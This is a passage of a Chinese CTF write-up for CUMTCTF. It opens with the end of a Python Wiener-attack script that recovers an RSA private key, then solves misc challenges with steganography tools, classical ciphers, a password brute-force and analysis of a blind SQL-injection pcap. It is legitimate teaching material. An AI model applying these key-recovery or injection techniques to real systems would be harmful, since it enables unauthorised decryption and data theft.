if (e\*d-1)%k!=0: #ed=1 (mod φ(n)) 因此如果找到了d的话，(ed-1)会整除φ(n),也就是存在k使得(e\*d-1)//k=φ(n)

continue

phi=(e\*d-1)//k #这个结果就是 φ(n)

px,qy=get\_pq(1,n-phi+1,n)

if px\*qy==n:

p,q=abs(int(px)),abs(int(qy)) #可能会得到两个负数，负负得正未尝不会出现

d=gmpy2.invert(e,(p-1)\*(q-1)) #求ed=1 (mod φ(n))的结果，也就是e关于 φ(n)的乘法逆元d

return d

print("该方法不适用")

e = 25917869905353789552020051839685545807585887908450046088427531244499827291976782167954270910349135145650576577205887579602980345558674985105395501978268901326322190984756245598741821138929832796245200282809945902092452927735584403680358445261613953914943536843526277769116394598364429894016586950531738412000187564890144398840990145571955885937892052001539698596307058524682284055181201743515900813100220071848907331770786412369754343096043812458135104781836976573362623373912743876433806153076511149098647316326372142332490513102220713378272264003312902390898505790604790827479508911958178382856897907933377199566193

n = 106602285831498822487486788497175055483413389274589435452182276717168915909703214196853831977107354376432175898907138060839801174230414399787961943308337842404599650916026415088762884858533403685998642441889119464243033004157478415547348866271362374758519029622126260984221580425672553497959526120398333794097492072777294689861833216730806226598330023420842069978222331772053519086812747673926909582663647038444661450353860411353335396908135442649692949063384865189330930012072526189754891675689042899811272336626668598113507084941522892240083044217780510968538395593221822537870102185136371596420208737931264071089819

d=wienerAttack(e,n)

c=15398020641711885710559511139367125697390856767570980918702304069921551026824973830905965011884029877409200714436395451238518167931282498171004159255219750106440201159997510300464170737146936143635060376097700682667493454396974135053233282346399826911102207173673203896533100043044490481712129066709761310607999156923718443531985800620856745964481756350778958018672069263974407939095582178915567712702600480364745442553319386928686249421339611325002839784705114574454557275960371558688802008912473101758827685572398618014465630145531065781435184623872800843020069614302900368019005227544170327166191217204578975950160

m=pow(c,d,n)

print(libnum.n2s(m))

# Misc #

## 真·签到题 ##

用vim打开在文件末尾发现`RVdPVkVWSHtVMWlwX2twX3V3ZWVndXVodzExYSF9IA==`

base64编码。

解码得到 `EWOVEVH{U1ip\_kp\_uweeguuhw11a!}` 发现是凯撒密码，向前移动两位得到flag。

## 能看到我吗 ##

经过爆破，得到压缩包密码是 `1433223233`，解压得到一张名为twins.png的图片。用binwalk分析发现里面有两个PNG图片。

![](https://tva3.sinaimg.cn/large/007u7C9Rgy1gj36rgc8pdj30gc05nacv.jpg)

使用foremost命令分离。

两张图片的话我所知道的就是用stegsolve合并两张图片或者盲水印。

前一个没有明显特征，所以使用后面一个方法。

python3 bwmforpy3.py decode 00000000.png 00001333.png solve.png

获得flag。

参考：[https://github.com/chishaxie/BlindWaterMark#blindwatermark](https://github.com/chishaxie/BlindWaterMark#blindwatermark)

## 兔兔那么可爱 ##

先以为是rabbit密码没解出来。后面根据hint知道是斐波那契数列。

![](https://tvax1.sinaimg.cn/large/007u7C9Rgy1gj378xe8qlj30sa028mxe.jpg)

根据数列以及flag文件中字符对应字母的位置，可以获得flag。

CUMTCTF{Are\_rabbits\_cute?}

这题我是根据sublime text软件选取字符来来找的，也能使用脚本跑出flag。脚本自寻查找。

## 别做题了听歌吧 ##

打开发现是一个mp3文件，而且题目说问就是cumt，想到是音频隐写利用mp3stego工具求解。

Decode.exe -X -P cumt anheqiao.mp3

得到anheqiao.mp3.txt，打开发现全是空白，但是发现确实有内容，我以为和之前钓鱼城杯的那题一样是whitespace编码，但解出来发现都是乱码，使用sublime text打开发现都是.和——,所以想到摩斯电码，空格是.，tab是-，换行符是/，替换一下进行摩斯电码解密最后包上CUMTCTF{}获得flag。

## 大鲨鱼之你可劲找 ##

![](https://tvax2.sinaimg.cn/large/007u7C9Rgy1gj37u7j8zfj316u0g7q5c.jpg)

发现都是盲注的语句，flag形式是CUMTCTF，于是寻找符合条件的盲注语句。

经过分析可知，当if为真时返回 `Hello,L1dng wants a girlfriend`，为假时返回 `You should be stronger`。

照这个思路寻找if为假时的最小值。


![](https://tva1.sinaimg.cn/large/007u7C9Rgy1gj380b2uy0j314w058mxb.jpg)

第一个字符>67时if为假，而且67是最小的，所以第一个字符的ASCII为67即C。

### misc5 残缺的大鲨鱼

先在wireshark中追踪http流，发现有个flag.zip

Wireshark导出



用十六进制编辑器打开后发现全部反转了，写出解密脚本

```python

with open("2","rb") as f:


tmp = f.read()

with open("fin","wb") as f:

f.write(tmp[::-1])

```

重新打开，发现文件最后有个缺少头文件的50 4b的zip文件



补上文件头解压，得到bbxxss.txt 里面是一串emoji

是一个emoji AES 密钥为牛 解出flag